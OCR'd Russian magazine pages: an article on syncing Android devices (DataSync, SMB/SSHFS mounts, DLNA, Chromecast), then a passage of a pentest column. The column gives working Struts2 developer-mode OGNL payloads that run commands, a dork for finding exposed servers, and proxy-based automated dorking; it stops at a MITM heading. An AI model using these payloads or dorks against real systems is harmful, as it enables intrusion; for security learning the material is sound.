
Когда мы говорим «синхронизация нескольких устройств», то чаще всего имеем в виду смартфон и планшет, именно эти два устройства пользуются наибольшей популярностью. Однако, кроме них, на рынке существует масса других Android-девайсов, включая умные телевизоры, набравшие популярность китайские HDMI-донглы, а также более экзотические вещи, такие как игровая приставка OUYA и карманная консоль NVIDIA Shield.

Лично у меня имеется в общей сложности шесть различных Android-девайсов, из которых я ежедневно пользуюсь тремя и еще одним как минимум несколько раз в неделю. Это смартфон, планшет, игровая консоль и HDMI-донгл. Устройства, как видно, сильно разнятся по назначению, функциональности, а также установленным версиям Android. Поэтому задача их синхронизации и взаимодействия была довольно нетривиальной, требовалось обеспечить общий доступ всех устройств к файловому хранилищу, синхронизацию приложений между нужными девайсами, сделать из смартфона универсальный пульт управления, а также поднять DLNA-сервер, с которого все устройства могли тянуть мультимедиафайлы.


ДАННЫЕ ПРИЛОЖЕНИЙ

Первое, что следует сделать, — это организовать синхронизацию настроек и данных приложений между устройствами. По сути, это главная проблема, которая содержит в себе наибольшее количество подводных камней. Дело в том, что в Android сделать синхронизацию настроек и данных приложений далеко не так просто, как в классических настольных ОС. Если в той же Windows или Linux достаточно просто скопировать файлы и каталоги настроек приложения на другую машину, то здесь мы, во-первых, столкнемся с проблемой разграничения прав, которая не позволяет одному приложению получить доступ к данным другого, а во-вторых, можем получить проблему несовместимости устройств между собой.


По причине первого ограничения синхронизация настроек приложений возможна только при наличии прав root на обоих устройствах, по причине второго не обойтись без специализированных инструментов, которые могут исправить проблемы в случае их возникновения. Все-




Две очереди в DataSync



DataSync: выбираем приложения



DropSync закончил очередную синхронизацию



Включаем автозагрузку модуля cifs.ko в CifsManager

го существует два типа инструментов, которые нам подойдут, это приложения для бэкапа типа Titanium Backup и Helium, а также специализированные приложения для синхронизации, вроде DataSync и AppSync. Преимущество первых в асинхронности работы: скопировал настройки сегодня, восстановил на другом девайсе завтра. Преимущество вторых в возможности настройки синхронизации по времени, например каждую ночь.

К счастью, есть инструмент, который сочетает в себе достоинства обоих подходов. DataSync не только умеет копировать настройки приложений и файлы на карте памяти на любой девайс в той же локальной сети, но и позволяет делать бэкап в Dropbox или Box.com, а в качестве дополнения имеет поддержки Bluetooth и NFC, которая пригодится в дороге.

Алгоритм использования DataSync следующий. Устанавливаем приложение на все устройства, которые должны участвовать в синхронизации, запускаем его. Далее на том устройстве, которое должно принять или передать свои настройки другому, выбираем нужные приложения и файлы. Все они будут добавлены в очередь (Queue), получить доступ к которой можно, выдвинув панель снизу. После этого нажимаем на иконку синхронизации сверху (две стрелки) и выбираем нужное устройство из списка. Тап по устройству откроет диалог выбора типа синхронизации: в обе стороны (возможность доступна только в платной версии), туда или сюда. После выбора начнется процесс синхронизации.

Само собой разумеется, что каждый раз запускать приложение и включать синхронизацию не самое интересное занятие, поэтому в DataSync есть возможность настроить синхронизацию по расписанию. Для этого достаточно сохранить очередь с помощью иконки дискеты вверху экрана, затем долго удерживать палец на ее имени в списке и выбрать в меню пункт Schedule Queue. Так ты получишь возможность настроить выборочную синхронизацию нужных приложений на разных устройствах.

По принципу своей работы DataSync — это типичный бэкапер. Он берет пакет с приложением, затем копирует все его настройки и файлы и отправляет на удаленное устройство. Поэтому он может быть также использован для: а) собственно бэкапа приложений, б) установки нужных приложений вместе с настройками на новое/перепрошитое устройство с другого устройства и в) для асинхронной синхронизации: одно устройство сохраняет в Dropbox, другое (другие) — восстанавливает.

ФАЙЛЫ

Кроме синхронизации приложений, DataSync вполне можно использовать для обмена файлами между девайсами. В случае редких копирований небольших объемов данных (книги, например) его возможностей будет вполне достаточно, а вот если речь идет о постоянных синхронизациях файлов в обе стороны, а также о доступе к большим хранилищам данных (домашний медиаархив), DataSync не подойдет.

После множества экспериментов с разными утилитами синхронизации я пришел к выводу, что наиболее удобны CifsManager, позволяющий подключать SMB-диски к любому каталогу на карте памяти (видим всем приложениям), SSHFSAndroid, подключающий шары по протоколу SSH, и DropSync, который автоматически синхронизирует указанный каталог с диском Dropbox.

В отличие от многих других SMB-, SSH- и Dropbox-клиентов, которые можно найти в маркете, эти три приложения не ограничивают доступ к шарам только через себя, а вместо этого монтируют их к общедоступным каталогам, так что с данными можно работать из любой программы. CifsManager и SSHFSAndroid удобно использовать для доступа к домашней файлопомойке; подключаем сетевой диск и работаем с файлами, как с локальными (правда, медиасервер их индексировать не будет).

DropSync идеально подходит для синхронизации небольших объемов данных между разными устройствами и ПК: чтобы, например, распространить электронную книгу на все устройства, достаточно скачать ее на ноутбук и положить куда-нибудь в ~/Dropbox/Books, буквально через несколько секунд она появится на всех девайсах с установленным и настроенным DropSync. И никакой зависимости от локальной сети и интернет-соединения как такового (синхронизация произойдет, как только появится доступ к сети).

Теперь о том, как все это настроить. Начнем с CifsManager. Здесь все очень просто и сложно одновременно. С одной стороны, достаточно запустить приложение, нажать кнопку «Add New Share...» и в открывшемся окошке вбить адрес сервера в формате IP/имя-шары, указать имя юзера:пароль и точку монтирования, например /sdcard/cifs, создав каталог заранее. Затем нажимаем по сконфигурированной шаре, и она смонтируется.

Но это только теория, на практике все несколько сложнее. По сути, CifsManager — это всего лишь оболочка для запуска примерно такой команды:

МОНТИРОВАНИЕ SMB-ШАР


Чтобы подключить расшаренную Windows-папку, нужно выполнить последовательность команд:

```
$ insmod /sdcard/ko/dns_resolver.ko
$ insmod /sdcard/ko/md4.ko
$ insmod /sdcard/ko/cifs.ko
$ insmod /sdcard/ko/nls_utf8.ko
$ mount -t cifs -o iocharset=utf8, ↵
  username=юзер,password=пароль,↵
  file_mode=0777,dir_mode=0777 //IP/↵
  share /sdcard/cifs
```




INFO


Кроме UPnP/DLNA, XBMC также поддерживает технологию потокового вещания Apple AirPlay: «Настройки → Службы → AirPlay → Разрешить XBMC получать содержимое AirPlay».




Проигрываем локальные файлы на внешнем XBMC-сервере с помощью BubbleUPnP



Панель управления воспроизведением в BubbleUPnP



Интерфейс BubbleUPnP



RKRemoteControl: официальный пульт управления для HDMI-стиков на базе чипов RK3066 и RK3166

```
$ mount -t cifs -o username=юзер, ↵
  password=пароль,file_mode=0777,dir_↵
  mode=0777 //IP/имя-шары /sdcard/cifs
```

Однако она сработает только в том случае, если в ядро вшит модуль cifs.ko либо его можно найти по адресу /system/lib/cifs.ko. Если это не так, файловая система подключена не будет, а «не так» это на очень многих смартфонах. Что делать, если модуля нет? Здесь два варианта: либо прошить ядро с поддержкой cifs, либо найти/скомпилировать подходящий для своего ядра модуль.

О том, как выбирать и прошивать ядра, у нас уже была целая статья, поэтому остановимся на втором варианте. В общей сложности, кроме модуля cifs.ko, для новых версий Android нам понадобятся также модули md4.ko, dns_resolver.ko, а также опционально nls_utf8.ko, если в шаре будут файлы с русскими именами. При этом все модули должны быть скомпилированы именно для той версии ядра Linux, которая прошита в девайс. Найти их удастся далеко не для каждого устройства, но попытаться стоит, используя поисковые запросы вроде galaxy s3 cifs.ko. Обычно все необходимые модули запакованы в один zip-архив, который достаточно развернуть и скопировать на карту памяти. Далее заходим в настройки CifsManager, ставим галочку напротив опции Load vid insmod, а в поле Path to cifs.ko перечисляем пути до всех модулей через двоеточие, например: /sdcard/md4.ko:/sdcard/dns_resolver.ko:/sdcard/nls_utf8.ko:/sdcard/cifs.ko. После этого программа должна начать нормально монтировать шары.

Если же подобные извращения ради возможности получить доступ шаре тебя совсем не радуют, то я хотел бы обратить внимание на SSHFSAndroid, который позволяет монтировать удаленные ФС по протоколу SSH. Фактически это просто обертка вокруг известной файловой системы пространства пользователя sshfs, использующая модуль Linux-ядра FUSE, включенный во все стоковые ядра начиная с Android версии 2.2 (с помощью FUSE в Android происходит монтирование установленных на карту памяти приложений и виртуальных карт памяти).

Пользоваться SSHFSAndroid довольно просто. После запуска главное окно приложения будет пусто, за исключением кнопок «+» и «Настройки» в верхней части окна. Чтобы подключить новую ФС, нажимаем кнопку «+» и последовательно заполняем все поля выведенного на экран меню: Name — произвольное имя, Host — IP или имя хоста (например, 192.168.0.100), Remote path — путь до каталога на удаленной стороне (например, /home/vasya), Mount point — точка монтирования (/sdcard/share), Username — имя юзера и Password — пароль соответственно. Далее нажимаем кнопку «Сохранить» (пиктограмма в виде дискеты) и, вернувшись на главный экран, просто кликаем на пункте с именем соединения. После запроса прав root файловая система будет смонтирована к указанному каталогу, с которым можно работать с помощью любого файлового менеджера.


Теперь о DropSync. По сути, это приложение выполняет ту же задачу, что и настольная версия Dropbox: позволяет хранить файлы на флешке, периодически синхронизируя их с облачным хранилищем. Синхронизация происходит только в отношении изменившихся файлов, а каталоги для синхронизации можно выбирать индивидуально, отправляя и получая из облака только то, что реально нужно на смартфоне, без необходимости качать несколько гигабайт.

DropSync очень прост в использовании, надо лишь выбрать каталог для синхронизации, каталог в Dropbox и метод синхронизации: в одну сторону или в обе. После этого софтина повиснет в фоне и будет периодически копировать изменения в файлах на диск Dropbox и обратно. Сразу рекомендую приобрести Pro-версию, в ней реализована поддержка Linux-технологии inotify для моментальной синхронизации сразу после изменения файлов, а также убрано ограничение на размер файла в 5 Мб и на один синхронизируемый каталог.



INFO

Поддержка стриминга по протоколу Chromecast есть в приложении YouTube for Google TV. Для активации выбираем в меню пункт Pair with mobile device и следуем инструкциям.



Включаем поддержку UPnP/DLNA в XBMC

UPNP/DLNA

Главная проблема всех перечисленных способов обмена файлами в необходимости получения root, настройки и даже установки разных модулей. В XXI веке, когда смартфоны чуть ли не заваривают тебе кофе, это выглядит несколько архаично. Некоторое время назад была придумана технология UPnP (Universal Plug and Play), которая позволяет соединить все доступ-

ные «умные» устройства в общую сеть с возможностью доступа к различным функциям. К сожалению, разработчики софта и операционных систем недооценили возможности UPnP, и сегодня технология в основном используется только для обмена и удаленного проигрывания мультимедиафайлов в составе технологии DLNA, которая стала идеологическим наследником и расширением UPnP. Эти две технологии (часто они упоминаются как единый стек технологий) сегодня используются везде, включая разные медиапроигрыватели и телевизоры. В Android поддержки UPnP/DLNA как таковой нет, но ее можно найти в большом количестве мультимедийных приложений, а также специализированном софте, вроде BubbleUPnP и торрент-клиентах.

В своей основе стек UPnP/DLNA базируется на классической клиент-серверной модели взаимодействия, в которой сервер выступает в роли раздатчика мультимедиаконтента, а клиент получает его и проигрывает. Отличие от других технологий только в том, что каждое устройство здесь зачастую носит универсальный характер, выступая в роли как сервера, так и клиента, а также может быть контроллером, который управляет остальными устройствами и позволяет определять, что, где и откуда будет проигрываться (хотя все зависит от реализации, конечно).

Такая архитектура в сочетании с автоматическим объединением устройств в сеть позволяет реализовывать самые разнообразные схемы взаимодействия устройств. В нашем случае мы можем буквально в несколько тапов сделать так, чтобы фильм, хранящийся в памяти планшета, начал проигрываться на HDMI-донгле, используя в качестве пульта управления смартфон. А еще в несколько тапов — чтобы музыка из донгла заиграла на смартфоне.

Есть три основных Android-приложения, поддерживающих UPnP/DLNA. Это VPlayer (через VPlayer uPnP DLNA Plugin), XBMC и BubbleUPnP. Первый позволяет проигрывать контент с DLNA-сервера, второй — раздавать и проигрывать, а третий — это комбайн в стиле «все в одном», который играет, раздает и управляет другими клиентами и серверами. Встроенная поддержка клиентского DLNA есть также в HDMI-донглах на базе чипов Rockchip 3066 и Rockchip 3166 (это практически любой современный донгл).

В моей домашней конфигурации, включающей в себя TV-приставку OUYA с подключенным жестким диском, а также HDMI-донгл, телефон и планшет, используются следующие приложения: на OUYA, которая, кроме воспроизведения медиаконтента на телевизоре, также отвечает за хранение всех мультимедиаданных, установлен XBMC, в настройках которого включены все режимы работы DLNA (Службы → UPnP → Все опции). На телефон и планшет установлены BubbleUPnP, HDMI-стик идет со встроенным клиентом DLNA.

Для того чтобы проиграть тот или иной медиафайл на каком-либо устройстве, теперь достаточно запустить BubbleUPnP, выбрать на вкладке Devices устройство для отображения контента (RENDERERS), в качестве раздатчика контента выбрать XBMC — и все. Далее находишь нужный файл в библиотеке (вкладка LIBRARY) и тапаешь по нему. В любой момент я могу сменить устройство для отображения или раздачи контента, и воспроизведение продолжится на нем. Никаких настроек, никаких IP-адресов и номеров портов.

CHROMECAST

DLNA — прекрасная технология, но она не рассчитана на стриминг потоков из сети Интернет. Другими словами, если мы захотим посмотреть видео в YouTube, придется запускать клиент сайта на самом устройстве, хотя гораздо удобнее было бы выбрать нужное видео на смартфоне, а затем автоматически запустить его на телевизоре.

Специально для таких целей Google изобрела аналог Apple AirPlay, названный Chromecast. Официально эта технология поддерживается только одноименным HDMI-донглом производства самой Google, но протокол оказался настолько прост, что очень скоро энтузиасты его разобрали и создали альтернативную реализацию в составе приложения CheapCast.

Теперь, чтобы превратить любой Android-девайс в Chromecast, достаточно установить на него приложение CheapCast из маркета, запустить и нажать кнопку запуска вверху экрана. После этого во всех поддерживающих Chromecast приложениях автоматически появится кнопка в форме прямоугольника с логотипом Wi-Fi в углу. Нажимаем на кнопку, выбираем устройство, и видео проигрывается на нем.

Единственная проблема в том, что в данный момент Chromecast-стриминг поддерживают только YouTube и встроенный медиаплеер, но Google обещала добавить поддержку в PLay Фильмы, Netflix и несколько других. Над возможностью стриминга из любых приложений работал Kush из команды CyanogenMod, однако Google быстро завернула эту разработку, отключив возможность стриминга любым сторонним приложениям.


ПУЛЬТ/ДЖОЙСТИК

Для управления разными TV-приставками, HDMI-стиками и в некоторых случаях планшетом понадобится «удаленный» пульт. Я не предлагаю покупать специальные Bluetooth-пульты или оборудовать девайсы инфракрасными приемниками, вместо этого превратим в пульт смартфон. Из всего многообразия приложений-пультов, которые можно найти в Google Play, единственный достойный вариант — это DroidMote. Клиент у него бесплатный, однако за сервер для Android-устройства придется заплатить 80 рублей.

Клиент и сервер находят друг друга и соединяются в автоматическом режиме, поэтому настраивать ничего не придется. Из инструментов управления доступны: тачпад, клавиатура, мультимедиапульт и джойстик. Последний, кстати, особенно интересен тем, что позволяет создать маппинг клавиш к точкам на экране управляемого устройства, так что с его помощью можно играть в абсолютно любые игры, даже если они не поддерживают джойстик.

ВЫВОДЫ

Объединение гаджетов в одну слаженно работающую сеть — непростая задача, и описанные в данной статье приемы не идеальны и подойдут не всем. Однако пока у нас нет других инструментов, и приходится только ждать, когда сама Google или разработчики CyanogenMod добавят такие возможности в Android. В том, что это произойдет, я уверен на 100%, вопрос только когда.



CheapCast на OUYA



INFO

SSHFSAndroid не работает в Android 4.2, однако автор обещает исправить проблему в ближайшее время.


Функциональность сервера доступна только в платной версии BubbleUPnP, стоимостью 140 рублей.



INFO

Для расшаривания карты памяти любого гаджета можно использовать приложение SambaDroid. Оно не требует настройки и запускает Samba-сервер автоматически после старта приложения.

EASY HACK



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com, twitter.com/antyurin

УДАЛЕННОЕ ИСПОЛНЕНИЕ КОДА (RCE) ДЛЯ STRUTS2

РЕШЕНИЕ


Struts2 — это знаменитый очень мощный Java-фреймворк. Он очень распространен и используется во многих больших веб-порталах, а также во многих крупных приложениях (как часть веб-админок).

Так вот, этим летом там нашли конкретную багу — возможность проводить OGNL-инъекции, которая, в свою очередь, приводила к тому, что можно было выполнять произвольный Java-код, то есть RCE. Я надеюсь, суть ее уже кто-то описывал в предыдущих номерах, например в рубрике «Обзор эксплойтов», так что опущу этот момент.

Бага действительно была конкретная, так как уязвимы были все версии Struts2, а обновлялись все небыстро. Это привело к массовым атакам на различные порталы. Под нее вроде бы даже червя сделали. Но к тому времени, когда ты будешь читать эту статью, думаю, все поуляжется :).

На самом деле тема с Java-фреймворками и со всякими специфическими инъекциями еще совсем-совсем не исчерпала себя. В том же Struts2 за последние пару-тройку лет ежегодно находили различные баги, приводящие к RCE. Меня эта тема тоже интересовала, и, покопав немного, я наткнулся на достаточно старую «багу».

Кавычки здесь потому, что баги на самом деле нет. А есть фича (ох как я это люблю) Struts2 — возможность запуска сервлета в Development mode. Это такой специальный девелоперский режим, который может помочь в отладке приложения. Насколько я знаю, когда он включен, разработчику отображаются ошибки приложения через сам портал (а не только пишутся в лог), а при обработке каждого запроса оно каждый раз подгружает разнообразные конфиги, что позволяет настраивать его без повторного деплоя. Как видишь, выглядит вполне удобно, и потому многие им пользуются (хотя по умолчанию он отключен).



Struts2 development mode = RCE

Самая интересная, с нашей точки зрения, возможность — напрямую и в любом месте передавать OGNL-выражения через параметры запроса!

Мы можем передать параметр debug с одним из трех значений:

- xml — вывод большого количества информации про сервлет и его окружение;
- console — открытие окошка, через которое можно будет вводить OGNL-выражения (такой веб-дебаггер);
- command — с этим значением из консоли на сервер передаются OGNL-выражения, которые фактически передаются в дополнительном параметре — expression.

```
http://127.0.0.1:8080/struts2-mailreader/Registration_input.↵
do?debug=command&expression=ognl_expression
```

Таким образом, мы видим, что developer mode дает нам возможность выполнить и произвольный код, так как напрямую обрабатывает OGNL-выражения от пользователя :).

Хотелось бы еще отметить, что в Struts2 все-таки пытаются бороться с возможностью через OGNL выполнять произвольный Java-код. Не буду углубляться в подробности, но это происходит совсем не успешно, так сказать. Так что вот тебе пара «магических строк», которые позволят выполнить команду на самой последней версии Struts2 (2.3.15.1):

```
#_memberAccess=new com.opensymphony.xwork2.ognl.↵
SecurityMemberAccess(true), ↵
@java.lang.Runtime@getRuntime().exec('calc')
```

```
new java.lang.ProcessBuilder(new ↵
java.lang.String[]{'calc'}).start()
```

Хотя в документации и написано, что development mode стоит всегда отключать при выводе продукта в продакшн из-за падения производительности, но многие этим пренебрегают (см. следующую задачу). Так что мы можем пользоваться этим при проведении пентестов.

Еще одну интересную особенность я выискал, когда тестил багу локально. У Struts2 есть ряд сервлетов-примеров. Так вот, в одном из них по умолчанию включен development mode. Какой конкретно, варьируется в зависимости от версии: либо mailreader, либо blank.

АВТОМАТИЗИРОВАТЬ ГУГЛОХАКИНГ

РЕШЕНИЕ

Мы уже не раз касались прекрасных возможностей гугла (и аналогичных поисковиков) для поиска всяких разных интересных штук. Нельзя, конечно, здесь не вспомнить и про прекрасный ресурс Google hacking database (GHDB) (www.exploit-db.com/google-dorks). Много различных гуглодорков описывают параметры, с помощью которых можно искать уязвимые приложения, критичную информацию. Гугл позволяет найти тысячи и тысячи хостов с большими дырами.

Например, предыдущая задачка. Пишем простой гуглодорк «intitle:"Struts Problem Report"» и получаем «158,000 results». Конечно, гугл здесь хвастается и по факту отдельных хостов около 400, но все равно это не меняет дела — мы можем почти на 100% быть уверены, что там есть RCE, так как включен development mode.

Теперь давай посмотрим с другой стороны. Вот проводим мы пентест какого-то ресурса. Погуглодоркать нужно? Нужно. И собрать информацию нужно. Но делать это через браузер — совсем не наш метод. Нам нужна автоматизация процесса.

Варианта здесь, на самом деле, два. Первый — взять тулзу, которая эмулировала бы пользовательские запросы в гугл и парсила бы ответы. Минус здесь в том, что гугл не любит ботов и блочит их (капчу надо вводить). Но, используя большое количество прокси или отвечая на капчу «китайским методом» (то есть вручную), мы можем слить инфу с гугла. Второй — воспользоваться API гугла. Есть у него такая фича — Custom Search Engine, к которой можно получить доступ через специальный API. Здесь как раз автоматически можно получать инфу без проблем (капчи). Но есть другое ограничение — разрешено делать не более 100 запросов в день. Больше — платно (1000 запросов — 5 долларов, для примера). И вроде бы больше 100 ответов не получить. В зависимости от типа задачи (глубина или покрытие) можно выбрать один из вариантов соответственно.

Но для пентестерских задач могу порекомендовать такую тулзу, как SearchDiggity. Я уже частично ее описывал, в контексте поиска багов во флеше. Здесь же мы коснемся других ее возможностей — гуглохакинга.

Она проста в использовании, написана на C# и работает только под win, может работать как напрямую с гуглом, так и через API. В ней нативно представлена большая база различных гуглодорков (оооочень большая), а также имеется удобная возможность сортировки и выгрузки результатов в различные форматы. То есть то, что нужно :). Итак, немного пробегусь по интерфейсу.

Queries — как раз набор различных гуглодорков. Все разгруппировано и вполне понятно. Ставим галки где нужно, и он ищет по ним.

Далее Settings. Можно выбрать методы получения инфы. Если галка Disable scraper не стоит, то данные будут получаться эмуляцией гугления (не через API). Для этого метода рекомендую сразу добавить перечень proxy в соответствующей вкладке, а то слишком быстро заблочат. Если стоит галка, то используется API Googl'а. Немного подробнее об этом.

Для того чтобы получить доступ к этому функционалу, тебе нужны Google Custom Search ID и API key.


1. Заходим на https://www.google.com/cse/all и создаем там новый поисковик. С настройками можно сильно не запариваться. В поле Sites to search можно добавить любое название. Это поле важно, только если ты делаешь поиск по своему настоящему сайту (типа поиск для конкретного сайта). Для наших же целей, когда мы хотим искать много где, оно уже не важно. Потом заходим в настройки движка (edit search engine). Главное для нас здесь две вещи. Во-первых, в настройках движка установить для поля Sites to search значение Search the entire web but emphasize included sites. Так гугл будет искать по всем сайтам, а не только по нашим (потому и все равно введенное нами имя). Во-вторых, берем значение из Search Engine ID — это, как ты понял, идентификатор нашего кастомного поисковика. То есть полдела сделано.
2. Заходим на https://code.google.com/apis/console. Здесь нам нужно подключить сервис Custom Search API во вкладке Services соответственно. А также получить свой личный API key во вкладке API Access.

Все, теперь можно ввести оба этих значения в настройках SearchDiggity.

Следующий важный пункт — Sites, Domains, IP ranges. В нем как раз очень просто ограничить поиск для гуглодорканья. По сути, используется параметр site: от гугла. Так что можно сразу указать набор доменов, где хочешь совершать поиск, — очень удобно.

Последнее — Query appender, позволяет нам задать дополнительные строки при поиске, то есть прямо в него можно пихать гуглодорки.

Вот, в общем-то, и все. Получается очень удобно. Еще хотелось бы отметить две фичи. Первая состоит в том, что в настройках можно увеличить количество значений в ответе на запрос (Options-Settings-Google) до 100. И вторая — можно отредактировать файл в поле Default Query Definition. В нем хранится база гуглодорков. Так что можно сделать свой личный набор и оперативно использовать его впоследствии.



Приличный список хостов с Struts devmode = true

ОРГАНИЗОВАТЬ MITM ЧЕРЕЗ DHCP

РЕШЕНИЕ

За последние пару-тройку лет здесь, в Easy Hack, были описаны, наверное, почти все возможные man-in-the-middle атаки. Во всяком случае, после данной атаки мой список закончится :).

